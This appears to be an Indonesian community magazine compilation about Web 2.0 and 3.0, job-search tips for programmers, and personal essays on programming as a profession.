Gagasan masyarakat manusia menyatu dengan jaringan komputer mungkin terdengar seperti plot buruk yang keluar dari novel fiksi ilmiah, tapi itu adalah deskripsi yang adil dari apa yang terjadi di masyarakat kita hari ini. Tidak hanya meningkatnya penggunaan Internet tapi lebih dari itu yaitu berapa banyak waktu yang telah kita habiskan di rumah serta bagaimana kita semakin membawa dunia luar ke saku kita, ya kita telah mengubah cara kita bagaimana cara berinteraksi social.


Kedengarannya sederhana, tapi itu bukan sesuatu yang akan terjadi beberapa tahun lagi tapi sudah terjadi. Dalam arti sederhana adalah bahwa website lebih responsif, lebih mirip seperti aplikasi desktop, yang berarti bahwa mereka lebih mudah untuk digunakan.

Website dapat dimanfaatkan secara kolektif tapi semakin sulit sebuah website digunakan maka semakin sedikit orang yang mau menggunakannya. Jadi, untuk benar-benar dapat memanfaatkan kekuatan kolektif, situs harus dirancang untuk menjadi sesederhana mungkin agar bisa dimanfaatkan secara mudah diberbagai lapisan masyarakat.

Ide Web 2.0 diambil dari kecenderungan sifat masyarakat itu sendiri. Mereka telah menggiring minat orang-orang dan menempatkan mereka di web dan ide web sosial telah mengubah cara kita berpikir dan cara kita melakukan bisnis.

Ide berbagi informasi bukan gagasan unik yang bisa sebagai hak milik. Ide ini *open source* yang telah ada selama beberapa dekade, tapi dalam bentuk website bisa menjadi hal berharga seperti mata uang.

Web Evolution and Its Impact on E-Commerce and Online Advertising
Source: Yankee Group, 2008



Hal ini telah membawa kita ke web sosial di mana kita tidak hanya mendapatkan informasi tapi juga berhubungan dengan orang lain untuk mendengar apa yang mereka katakan pada subjek diskusi.

Kita menemukan ini dalam bentuk situs media sosial seperti blog (Techcrunch , Mashable), jaringan sosial (MySpace , Flixster, Twitter, Facebook, dll.) , berita sosial (Digg , Propeller) dan wiki (Wikipedia , Wikia). Tema umum dari masing-masing dari situs ini adalah interaksi manusia . Pada blog kita menulis komentar . Pada jaringan sosial, kita berteman . Pada berita sosial , kita memilih artikel dan bersifat global dalam berbagi informasi.

Web 2.0 adalah Internet Interaktif

Ide membawa orang ke Internet tidak akan mungkin tanpa teknologi yang mendukungnya. Untuk tingkatan pengetahuan masyarakat secara umum yang menjadi objek oleh karena itu website harus cukup mudah digunakan dengan asumsi mereka terdiri dari beberapa pengguna yang mempunyai tingkat pengetahuan yang tidak sama.

Jadi, sementara Web 2.0 adalah tentang membuat web sosial serta tentang membuat web lebih interaktif dan responsif. Dengan cara ini bahwa penggunaan AJAX menjadi inti gagasan Web 2.0. AJAX yang merupakan singkatan dari *Asynchronous Javascript XML*, me-mungkinkan situs web untuk berkomunikasi dengan browser di balik layar dan tanpa interaksi manusia. Ini berarti Anda tidak harus mengklik sesuatu agar halaman web melakukan proses.

Web 3.0

Apa itu Web 3.0? Salah satu kesulitan dalam memaku definisi Web 3.0 adalah adalah kurang garis tegas agar berbeda definisinya dengan Web 2.0.


Web 1.0 / 2.0 / 3.0 Summary

Crawl	Walk	Run
Web 1.0	Web 2.0	Web 3.0
Mostly Read-Only	Wildly Read-Write	Portable & Personal
Company Focus	Community Focus	Individual Focus
Home Pages	Blogs / Wikis	Lifestreams / Waves
Owning Content	Sharing Content	Consolidating Content
Web Forms	Web Applications	Smart Applications
Directories	Tagging	User Behavior
Page Views	Cost Per Click	User Engagement
Banner Advertising	Interactive Advertising	Behavioral Advertising
Britannica Online	Wikipedia	The Semantic Web
HTML/ Portals	XML/ RSS	RDF/ RDFS/ OWL

Kebanyakan orang setuju apa Web 2.0 adalah sebuah web interaktif dan sosial yang memfasilitasi kolaborasi antara orang. Hal ini berbeda dari web awal (**Web 1.0**) yang merupakan web dengan informasi statis di mana orang membaca website tapi jarang berinteraksi dengan mereka.

Jika kita menyaring esensi perubahan antara Web 1.0 dan Web 2.0, kita dapat memperoleh jawaban. Apa itu Web 3.0? Ini adalah perubahan mendasar berikutnya baik tentang bagaimana website diciptakan maupun hal yang lebih penting lainnya yaitu, bagaimana orang berinteraksi dengan website.

Kapan Web 3.0 di mulai?



Banyak orang percaya bahwa Web 3.0 adalah hanya di sekitar sudut pemikiran bahwa butuh lebih dari sepuluh tahun untuk membuat transisi dari Web 2.0, dan mungkin diperlukan waktu lama untuk perubahan mendasar berikutnya untuk membentuk kembali era website baru.

Ungkapan " Web 2.0" diciptakan pada tahun 2003 oleh Dale Dougherty , seorang wakil presiden di O'Reilly Media , dan frase nya menjadi populer pada tahun 2004. Jika perubahan mendasar berikutnya terjadi di sekitar rentang waktu yang sama , kita akan membobol Web 3.0 sekitar tahun 2015.

Jadi , bertanya kepada diri sendiri "Apa itu Web 3.0 ?", Kita harus menyadari bahwa kita akan mengalami banyak perubahan sebelum muncul Web 3.0. Misalnya, tidak hanya anda akan mengganti komputer di meja karena ketinggalan jaman, tetapi Anda mungkin akan menemukan alasan menggantinya disaat alasan yang sama pada saat pengetahuan manusia lebih berkembang dua kali lipat pada saat itu .

Web 3.0 akan seperti apa?

Setelah menjawab "Apa itu Web 3.0 " , Kita lanjutkan ke pertanyaan yang jauh lebih sulit , " Web 3.0 itu seperti apa?"

Yang benar adalah bahwa memprediksi masa depan Web

	Web 1.0	Web 2.0	Web 3.0
Meaning is...	Dictated	Socially constructed	Socially constructed & contextually reinvented
Technology is...	Confiscated at the classroom door (digital refugees)	Cautiously adopted (digital immigrants)	Everywhere (digital universe)
Teaching is done...	Teacher to student	Teacher to student & student to student	Teacher to student, student to student, & student to teacher
Schools are located...	In a building	In a building or online	Everywhere & thoroughly infused into society
Parents view schools as...	Daycare	Daycare	A place for them to learn, too
Teachers are...	Licensed professionals	Licensed professionals	Everybody, everywhere
Hardware & software in schools...	Are purchased at great cost and ignored	Are open source and available at lower cost	Are available at low cost and are used purposefully
Industry views graduates as...	Assembly line workers	As ill-prepared assembly line workers in a knowledge economy	As co-workers or entrepreneurs

3.0 adalah permainan menebak . Sebuah perubahan mendasar dalam cara kita menggunakan web dapat didasarkan pada evolusi bagaimana kita menggunakan web sekarang, sebuah terobosan dalam teknologi web, atau hanya sebuah terobosan teknologi pada umumnya. Tapi , kita bisa menetapkan beberapa skenario kemungkinan.

Web 3.0 sebagai sisi Pemasaran

Mungkin ini cara yang paling mungkin bahwa kita akan menggunakan istilah 'Web 3.0' di masa depan. Web 2.0 telah mencapai gebrakan monumental dengan social engine dan namun mungkin kita akan melihat website bermunculan mengaku sebagai' web 3.0 berharap untuk menciptakan terobosan baru atau sebagai icon cara pemasaran?.

Web 3.0 sebagai Kecerdasan Artifisial

Banyak orang merenungkan penggunaan kecerdasan buatan yang maju sebagai terobosan besar berikutnya di dunia web. Salah satu keuntungan utama dari media sosial adalah bahwa faktor kecerdasan manusia.

Namun namanya faktor manusia, hasil bisa dimanipulasi sedemikian rupa. Nah disinilah kecerdasan buatan dapat belajar bagaimana untuk memisahkan yang baik dari yang buruk, dan bisa menghasilkan hasil yang jauh lebih baik dari aplikasi-aplikasi jaman sekarang yang belum terlalu baik memisahkan atau menghilangkan beberapa elemen buruk.

Web 3.0 adalah Semantic Web .

Sudah banyak hal yang ditelurkan menuju ide web semantik di mana semua informasi dikategorikan dan disimpan sedemikian rupa sehingga komputer dapat memahaminya maksud manusia. Banyak yang melihat ini sebagai kombinasi kecerdasan buatan dan web semantik . Web semantik akan mengajarkan komputer apa arti data, dan ini akan berkembang menjadi kecerdasan buatan yang dapat memanfaatkan informasi tersebut.

Dunia Virtual Wide Web 3.0

Ini adalah sedikit lebih dari ide yang terlalu mengada-ada , tetapi beberapa telah berspekulasi bahwa popularitas dunia maya dan game massively online seperti World of Warcraft dapat mengakibatkan berbasis web pada dunia maya . Kinset baru dibuat pusat perbelanjaan virtual dimana pengguna dapat berjalan ke toko yang berbeda dan melihat rak-rak diisi dengan produk . Ini bukan hal yang jauh untuk melihat ini diperluas menjadi tahu di mana pengguna dapat berinteraksi satu sama lain dan seperti berjalan ke berbagai bangunan.

Namun, gagasan bahwa seluruh web akan berkembang menjadi salah satu dunia maya tunggal dengan bangunan, toko-toko, dan daerah lain untuk mengeksplorasi dan orang-orang untuk berinteraksi sementara dikatakan tidak luar biasa dalam arti teknologi. Virtual web perlu untuk mendapatkan situs utama dan adanya persetujuan standar yang akan memungkinkan beberapa perusahaan untuk menyediakan klien antara klien.

Hal ini juga akan meningkatkan waktu yang dibutuhkan untuk membawa website ke dalam virtual web sejak pemrograman dan desain grafis akan jauh lebih kompleks. Ini biaya tambahan mungkin akan terlalu banyak untuk perusahaan kecil dan website.

Virtual web menyajikan terlalu banyak rintangan tidak sedikit, tetapi harus diingat sebagai batu loncatan ke Web 4.0. Tidak begitu banyak prediksi dari apa itu Web 3.0, apakah karena memegang begitu banyak katalis yang akan membawa hubungannya dengan meningkatnya popularitas perangkat mobile Internet dan penggabungan sistem hiburan dan Web.

Dalam satu dekade, akses internet pada perangkat mobile (ponsel, smartphone, pcs saku) akan sepopuler pesan teks. Ini akan membuat internet selalu hadir dalam kehidupan kita: di tempat kerja, di rumah, di jalan, keluar untuk makan malam, di mana pun kita pergi, Internet akan berada di sana.

Hal ini mungkin sangat baik berkembang menjadi beberapa cara yang menarik di mana Internet akan digunakan di masa depan.

<http://webtrends.about.com/od/web20/a/what-is-web20.htm>

<http://webtrends.about.com/od/web20/a/what-is-web-30.htm>

2

Inspirasi & TipsTrik



Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbang - <http://gedelumbang.com>
codiLABS – Coder
dan teman2 di PHP Indonesia

Tips Penting untuk Programmer yang cari Kerja



Permintaan tenaga programer telah terjadi kenaikan konstan bahkan ketika orang banyak telah kehilangan pekerjaan di profesi lain. Diharapkan bahwa permintaan untuk programmer akan meningkat sebanyak 21 persen antara tahun 2008 dan 2018. Oleh karena itu, sebagai programmer tidak perlu khawatir tentang mendapatkan pekerjaan. Profesi programmer memiliki sensasi tersendiri, ada yang menangani pekerjaan yang menjemukan dan adapula yang menantang dan menarik. Di bawah ini adalah 6 tips yang dapat membantu anda memperoleh pekerjaan berdasarkan input dari orang-orang yang berada dalam bisnis mempekerjakan programmer profesional.

1

Memiliki resume yang rapi

Ketika sebuah perusahaan IT terkenal mengiklankan lowongan pekerjaan, kemungkinan menerima ratusan bahkan ribuan aplikasi pekerjaan. Jangan menganggap bahwa mereka akan mewawancarai semua orang yang mengirimkan resume mereka. Anda mungkin sangat memenuhi syarat untuk pekerjaan, namun jika resume Anda tidak menciptakan kesan pertama yang positif, itu kemungkinan akan dilempar ke mesin penghancur dokumen. Kebanyakan Manajer mengakui bahwa mereka tidak berharap untuk mewawancarai semua pelamar kerja. Hal ini secara fisik tidak mungkin. Meskipun tidak ada rumus ditetapkan untuk memastikan bahwa Anda lulus proses penyaringan awal di mana orang menilai Anda hanya dengan melihat resume Anda, masih ada beberapa faktor di dalamnya. Beberapa orang menggunakan skor IPK sebagai parameter berguna saat skrining resume. Dan sebagian besar lainnya lebih memilih pengalaman proyek-proyek tertentu yang berhubungan dengan lowongan pekerjaan.

Salah satu hal yang harus Anda lakukan adalah menulis bahasa yang tepat jika perusahaan asing. Miskin tata bahasa dan ejaan kesalahan akan mendapatkan resume anda diabaikan. Resume anda harus terlihat rapi dan harus mengoreksinya sebelum diserahkan.

2

Jadilah spesifik dan cerdas

Pewawancara biasanya akan mencoba untuk melihat apakah anda cerdas. Meskipun anda tidak bisa berbuat banyak tentang persepsi ini tapi tunjukkan bahwa Anda memang pintar. Jika Anda berbicara tentang proyek jangan bertele-tele. Terangkan secara tepat dan menjelaskan kerangka proyek dan peran anda dalam proyek. Terangkan beberapa proyek open source anda jika anda tidak memiliki terlalu banyak pengalaman proyek berbayar dan terangkan kepada mereka secara tepat karena bekerja untuk proyek open source memungkinkan anda untuk menunjukkan bahwa anda adalah bagian dari komunitas pemrograman dan tepat untuk pekerjaan itu.

3

Kelola Ego Anda

Jika Anda seorang programmer yang hebat, ada kemungkinan anda memiliki ego besar dan manajer umumnya tidak suka orang dengan ego besar. Anda mungkin adalah programmer terbaik tapi tidak sadar kesombongan anda terbawa ke mana-mana. Gunakan akal sehat anda ketika anda muncul untuk wawancara. Jangan mulai menuntut bahkan sebelum Anda telah mendapatkan pekerjaan itu. Jangan berkata "TIDAK" untuk beberapa proyek yang ditawarkan dan menunjukkan kepada mereka bahwa Anda selalu bersedia untuk tertantang hal-hal baru.

4

Fokus pada keterampilan personal

Bila anda tidak memiliki keterampilan personal, anda tidak akan menaiki jenjang organisasi /perusahaan yang lebih tinggi. Anda selamanya akan tetap menjadi programmer yang hanya menulis kode-kode mustahil. Sebagai seorang programmer sebaiknya memiliki exposure yang cukup untuk interaksi dan perlu belajar bagaimana berkomunikasi secara efektif - dengan tim, teman-teman dan manajemen anda. Manajer perlu mengelola orang lebih dari sekedar membuktikan keahlian pemrograman Anda. Ketika Anda berbicara dengan manager SDM, Anda harus mampu berkomunikasi dengan baik. Jika tidak, bagaimana anda akan benar menjelaskan apa yang telah anda lakukan selama ini? Dan komunikasi tidak hanya terbatas pada pertukaran verbal. Anda harus mampu menulis catatan proyek yang baik.

5

Buktikan sendiri

Anda bisa membuktikan sendiri dalam wawancara bahwa anda memiliki pengetahuan yang cukup. Siapkan diri anda sebelumnya tentang berbagai teknik wawancara. Manajer menggunakan teknik yang berbeda untuk menilai orang. Beberapa yang mungkin akan meminta untuk berbicara secara rinci tentang bagaimana anda akan menulis kode tertentu dan beberapa mungkin meminta untuk duduk di depan komputer dan menulis kode pada layar. Berpikir logis serta menjelaskan solusi dengan jelas, langkah demi langkah. Anda dapat menggunakan kata-kata atau frasa yang berbeda tapi ada pewawancara yang ingin mencari tahu apakah anda mampu menangani masalah. Mungkin ada jalan yang berbeda yang mengarah ke solusi atau tidak peduli mengambil cara singkat. Yang lebih penting adalah bahwa anda mencapai solusi dan bisa menjelaskan secara logik cara yang apa ambil.

6

Jadilah diri sendiri

Jangan pernah mencoba dan menyesatkan pewawancara dengan mengisi resume dengan mencantumkan keterampilan yang anda tidak sesuai kondisi sebenarnya karena anda tidak pernah tahu jenis pertanyaan yang akan ditanyakan. Anda tidak perlu mengalami situasi rumit di mana anda telah menyebutkan kompetensi anda tentang sesuatu dan ketika ditanya pertanyaan tentang itu, anda hanya di cap asbun (asal bunyi). Jika Anda tidak tahu sesuatu, jangan meletakkannya di resume. Manajer tidak mencari orang-orang yang tahu semua bahasa pemrograman. Mereka lebih memilih orang-orang dengan keahlian tertentu. Jika Anda dapat menunjukkan apa yang anda ketahui dan mengekspresikan kesediaan anda untuk mempelajari apa yang anda tidak tahu dengan baik, akan pertanda lebih baik untuk Anda. Intinya tidak berpura-pura. <http://dzineblog.com/2010/09/6-important-job-search-tips-for-programmers-and-software-developers.html>

Ekalaya Manullang, S.Kom
Programmer Freelancer | Web Developer
ekalaya@rocketmail.com
ekalaya@mugi.or.id
<https://facebook.com/ekalaya.manullang1>
https://twitter.com/ekalaya_

suka duka Programmer di dunia maya & nyata



Programmer sebuah kata yang terdengar keren di abad ini bahkan telah memiliki slogan yang sering diucapkan "I'm Programmer, I Have No Life". Banyak yang berpendapat bahkan hampir sering diperbincangkan bahwa programmer itu banyak dukanya. Benarkah demikian? apakah anda seorang programmer? atau punya teman seorang programmer? Bagaimana menurut anda kehidupan seorang programmer baik di dunia maya ataupun di dunia nyata? Banyak sukanya atau dukanya?

Sebelum bercerita tentang suka dan dukanya kehidupan programmer, mari kita mengenal terlebih dahulu profesi programmer. Mengapa programmer disebut profesi? Profesi atau biasa dikenal dengan sebuah bidang kerja. Sebuah bidang kerja itu memerlukan keahlian. Logika sederhananya adalah anda tidak akan jadi guru fisika jika anda tidak mengerti apa itu fisika.

Profesi adalah kata serapan dari sebuah kata dalam bahasa Inggris "Profess", yang dalam bahasa Yunani adalah "Επαγγελμα", yang bermakna: "Janji untuk memenuhi kewajiban melakukan suatu tugas khusus secara tetap/permanen". Profesi adalah pekerjaan yang

membutuhkan pelatihan dan penguasaan terhadap suatu pengetahuan khusus. – Wikipedia.

Penjelasan yang cukup jelas bahwa sebuah profesi itu memerlukan keahlian, keterampilan, kejujuran dan satu lagi yang perlu ditambahkan bahwa profesi itu adalah pilihan. Sama halnya dengan programmer, mereka yang hidup di bidang itu seharusnya bukan karna paksaan, bukan karna dulu ketika kuliah salah jurusan, bukan seperti itu.

Mereka memang mampu! mereka bisa! dan mereka suka!. Kembali kepada suka dan duka programmer di dunia maya dan di dunia nyata. Sebelumnya saya akan memulai dari duka yang dialami programmer di dunia maya dan nyata dari beberapa sumber.



1. Sering Dicurigai

Di dunia maya sering sekali orang awam yang tidak mengenal profesi programmer menganggap programmer itu harus diwaspadai karena bisa melakukan kejahatan cyber, contoh kecilnya orang yang punya teman seorang programmer kemudian facebooknya dijailin atau dibajak sama teman yang lainnya, yang dituduh atau dicurigai adalah siprogrammer.



2. Harus Terus Update Ilmu

Jika anda seorang programmer, anda harus update terus menerus tanpa berhenti dan jangan dikira hanya belajar bahasa pemrograman saja itu cukup, anda harus belajar apapun yang diminta client, misalnya membuat program untuk akuntansi, anda harus belajar akuntansi, aplikasi penjualan, anda harus berpikir sebagai penjual, membuat program perhitungan nuklir, anda harus paham rumus nuklir, apapun yang diminta oleh client anda siap jadi apa saja. sebagai contoh real adalah programmer web dengan php, dulu cukup bisa php mysql, sekarang itu saja tidak cukup, harus menguasai ajax, jquery, json, xml, web API, framework, cloud dan segudang istilah teknis yang update tiap hari.



3. Sering dianggap berdarah dingin (tidak punya perasaan)

Karena selalu berkerja dengan secara logic tiap hari, maka semuanya dipikir secara logic, kadang berbicara kasar, tidak sabar dan kadang seperti orang tidak waras berteriak, benturin kepala ketembok atau tepok jidat itu tiap hari dilakukan hanya karena 1 baris code erorr!,ingat kadang programmer itu lebih menyeramkan dari yang anda lihat. Jika ingin bertemu dengan programmer, carilah saat yang tepat, misalnya saat yang tepat ketemu programmer adalah saat dimana dia main game, nonton film comedy atau anime jepang. Karena itulah satu satunya hiburan yang menarik bagi programmer pada umumnya.



4. Sering didesak, mendesak dan terdesak

Kadang programmer bagai artis yang terus-terusan dihubungi bahkan hamper tiap 5 menit masuk sms untuk menanyakan bagaimana program yang sudah dibuat apakah sudah selesai atau belum, dan ada juga yang minta tolong perbaiki program tugas kuliah atau pun tugas akhir bahkan ada juga yang minta tolong perbaiki printer, PC jadul, bahkan antena TV yang sama sekali gak nyambung dengan profesi programmer.



5. Programmer Itu Adalah Profesi Yang Menyenangkan Dan Membanggakan

Karena menjadi programmer itu tidaklah mudah. Butuh keahlian khusus dan kemauan yang keras. Sebuah prestasi yang tidak dapat dimiliki semua orang.
Programmer == seniman



6. Dalam hal berkerja sebenarnya programmer adalah bidang yang sangat mengasikkan

Kadang programmer bagai artis yang terus-terusan dihubungi bahkan hamper tiap 5 menit masuk sms untuk menanyakan bagaimana program yang sudah dibuat apakah sudah selesai atau belum, dan ada juga yang minta tolong perbaiki program tugas kuliah atau pun tugas akhir bahkan ada juga yang minta tolong perbaiki printer, PC jadul, bahkan antena TV yang sama sekali gak nyambung dengan profesi programmer.




7. Dalam hal pendapatan

Mungkin programmer di Indonesia masih tergolong programmer yang digaji rendah dari negara-negara lain. Tapi kalau untuk kehidupan di Indonesia, pendapatan profesi programmer bisa dikatakan lebih dari cukup. Sesuatu yang selalu disyukuri akan memberikan kepuasan lebih.



8. Disenangi

Karena baik dan jenius, seorang programmer kerap sekali dianggap sebagai orang yang baik dan jenius karena mampu membuat aplikasi-aplikasi komputer dan tidak mungkin melakukan hal kejahatan dengan kekerasan pada umumnya. Karena dirinya cukup sibuk untuk berpikir dan berkerja tanpa merasa kekurangan. Demikianlah beberapa suka duka programmer didunia nyata dan maya yang kerap sekali dirasakan oleh programmer pada umumnya. Saat ini saya hidup dengan profesi sebagai programmer freelance. Saya sangat senang dan bangga sebagai seorang programmer. Suka atau dukanya lebih tepat untuk di nikmati saja. Karena baik buruknya, enak tidaknya suatu profesi ditentukan oleh diri kita sendiri. Begitulah sebagian duka yang kerap kali dirasakan programmer. Ada duka tentu ada suka nya



APA BENAR
PROGRAMMER
BANYAK
JOMBLO?

Salam hangat.. Salam programmer..



Sebuah

Kisah galau Inspiratif

Penulis : Anonim

Saya adalah seorang siswa SMA . Ini adalah hari musim semi yang hangat dan kuartal akan segera berakhir. Alih-alih mengikuti apa yang guru sejarah katakan, aku sibuk menulis kode pada selembar kertas kecil. Dia mungkin berpikir bahwa saya rajin membuat catatan atau mungkin saja dia tahu bahwa saya tidak memperhatikan pelajaran atau kemungkinan lain dia benar-benar tidak peduli . Ada yang mengalihkan perhatian saya dan akhirnya saya bisa menyelesaikan program untuk menemukan bilangan prima Mersenne. Saya membaca tentang ini di suatu "Ensiklopedia matematika untuk anak-anak".

Setelah bel berbunyi, aku buru-buru melipat kertas itu dan memasukkannya ke dalam ransel . Oh tunggu!, aku belum memberitahu Anda **mengapa aku koding dengan pena dan kertas . Alasannya adalah , saya tidak memiliki PC.** Tapi teman saya yang akan membantu mengerjakannya dan teman saya ini juga adalah seorang kutu buku besar. Aku menunjukkan padanya artikel tentang bilangan prima Mersenne dan menceritakan tentang rencana saya untuk menulis sebuah program yang menghasilkan angka-angka dengan algoritma brute force. Rencananya , saya yang menulis program ini dan kita ketik ke komputer dan biarkan berjalan di latar belakang. Dan itu adalah bagaimana kita menemukan Mersenne prima terbesar yang pernah ada.

Kami masih muda dan bodoh. Aku tidak tahu tentang betapa sulitnya dalam mencoba untuk memecahkan masalah. Sialnya, aku bahkan tidak tahu bahwa ada begitu banyak angka bisa mewakili dengan " int" tipe . Kami tidak punya guru. Internet adalah sebuah kemewahan di negara kita berjuang. Jadi kami hanya berjalan dalam gelap seperti ini.

Tapi setelah kami akhirnya selesai mengetik program, namun tetap ada kesalahan kompilasi yang tak terhitung jumlahnya dan program ini akhirnya bisa jalan dan menghasilkan beberapa output, itu adalah perasaan terbaik yang pernah kurasakan, meskipun program tersebut tidak cukup bekerja seperti yang saya harapkan. Perlahan-lahan aku belajar dan setelah punya PC serta akses internet sendiri maka proses pembelajaran pun lebih cepat secara signifikan .

Beberapa tahun kemudian, saya menjadi mahasiswa di sebuah universitas jurusan ilmu komputer. Laboratorium pemrogramannya sangat membosankan, karena aku sudah tahu hal itu, tapi kelas teoritis yang lebih menarik bagiku. Namun, saya rindu untuk menerapkan pengetahuan saya tentang pemrograman di dunia nyata. Itu sebabnya saya mulai mencari pekerjaan paruh waktu. Saya pikir pemrograman "dunia nyata" akan lebih menarik. Akhirnya, saya berhasil mendapatkan pekerjaan dengan posisi yang sangat junior di sebuah pengembangan web kecil .

Jujur , aku tidak keberatan bahwa fakta saya tidak dibayar dan tidak benar-benar berharap untuk mendapatkan uang. namun saya telah mendapat sedikit pengalaman. Tapi pengalaman itu sedikit menjemukan ... Bayangkan datang untuk bekerja menghabiskan jam googling, kerangka didokumentasikan yang luar biasa minimnya sambil berjuang dengan javascript dan CSS. **Aku tidak bisa menghitung berapa kali aku berharap kematian berapi-api pada penulis IE dan itu benar-benar harapan yang bersungguh-sungguh** (jika Anda salah satu dari mereka , by the way , aku minta maaf. Aku idiot). Sederhananya , saya tidak benar-benar belajar banyak, hanya bisa mendengus dengan pekerjaan yang membuat saya merasa IQ saya drop . Untungnya, saya segera melarikan diri neraka ini dengan mendapatkan pekerjaan yang lebih layak di sebuah perusahaan , tapi itu cerita untuk lain waktu.

Jadi, mengapa saya memberitahu semua ini? Mari saya jelaskan. Saya

telah lulus dan telah di industri ini selama beberapa tahun dan memiliki majikan yang berbeda. Selama waktu itu pandangan dunia idealis geek yang terpesona oleh bilangan prima Mersenne telah hancur oleh beberapa tabrakan dengan kenyataan pahit .

Saya merasa seolah-olah mabuk dan di kepala ada pabrik pembuatan bir selama beberapa tahun, tapi aku butuh menulis semua hal di atas agar aku dapat memasukkan kata-kata : **"pemrograman benar-benar sialan mengerikan"**. Maksudku pekerjaan pemrograman bukan pemrograman hobi. Sekarang aku masih mengisi pemrograman di waktu luang saya , tapi saya tidak pernah berpikir mendapati diriku menulis kode untuk majikan saya dan berpikir " Hei , aku benar-benar menikmati ini" .

Pada akhirnya, ini hanyalah sebuah pekerjaan, anda mungkin mengetahui apa yang dibutuhkan ? menulis , menguji , memperbaiki bug ,mendapatkan masukan dari pelanggan. bilas , ulangi lagi. Dan mungkin pada akhirnya, anda mendapatkan pujian atau bahkan mungkin menerima bonus. Atau sesuatu terjadi (seperti bos tiba-tiba memutuskan perusahaan perlu haluan baru) dan beberapa bulan masih menyelesaikan limbah pekerjaan sebelumnya. Tapi, hei! , apa pun itu saya masih dibayar untuk itu, bukan?

Kadang-kadang saya berpikir tentang mengapa seperti ini. Mungkin karena saat ini perangkat lunak menyentuh begitu banyak aspek kehidupan dan kita hidup penuh mati rasa bersama pikiran yang membosankan bahwa perangkat lunak yang harus menanganinya. **Jadi mau tidak mau, harus ada beberapa bajingan miskin yang terjebak menulisnya. Aku tahu aku telah menjadi bajingan ber kali-kali..lol!**

Kadang-kadang saya berpikir itu akan berbeda jika saya dilahirkan beberapa dekade sebelumnya. Dimana rekayasa perangkat lunak dalam masa pertumbuhan dan tidak menembus begitu banyak ke dalam kehidupan sehari-hari kita, namun sebagian besar terjadi di laboratorium penelitian dan militer. Dan sekarang ada banyak masalah yang benar-benar rumit bahwa programmer harus memecahkan yang tidak benar-benar melibatkan hacks javascript untuk membuat pengguna Internet Explorer bahagia. Jika aku lahir di masa depan, saya akan menjadi salah satu orang yang yang berorientasi ke depannya lagi atau bahkan mungkin saya harus mundur karena terlalu sulit?

Sekarang saatnya untuk menyimpulkan kata-kata kasar yang bertele-tele ini. Saya ingin mengakhiri dengan nasihat bagi mereka yang berpikir untuk menjadi seorang engineer perangkat lunak. Saran saya untuk tidak menjadi "insinyur perangkat lunak". Aku tahu ada banyak permintaan sekarang, tapi permintaan tidak akan berlangsung selamanya dan sebagian besar " software engineer " akan menjadi pekerjaan membosankan yang dibuang.

Jika Anda benar-benar ingin sebagai programmer, cobalah untuk mengkhususkan . Seperti algoritma, Anda bisa menjadi seorang ilmuwan komputer . Anda bisa menjadi seorang programmer sistem dan mengembangkan OS internal. cobalah menggali melalui kode sumber Linux . Jika Anda ke dalam bahasa pemrograman , Anda bisa masuk ke menulis kompiler . Saya mendengar LLVM menakutkan. Namun apa pun yang Anda lakukan, jangan hanya menjadi generik karena "software engineer ". itu menyebalkan.

Saya berharap seseorang memberi saya saran ini ketika saya masih muda.

(diterjemahkan : zlumberjay)



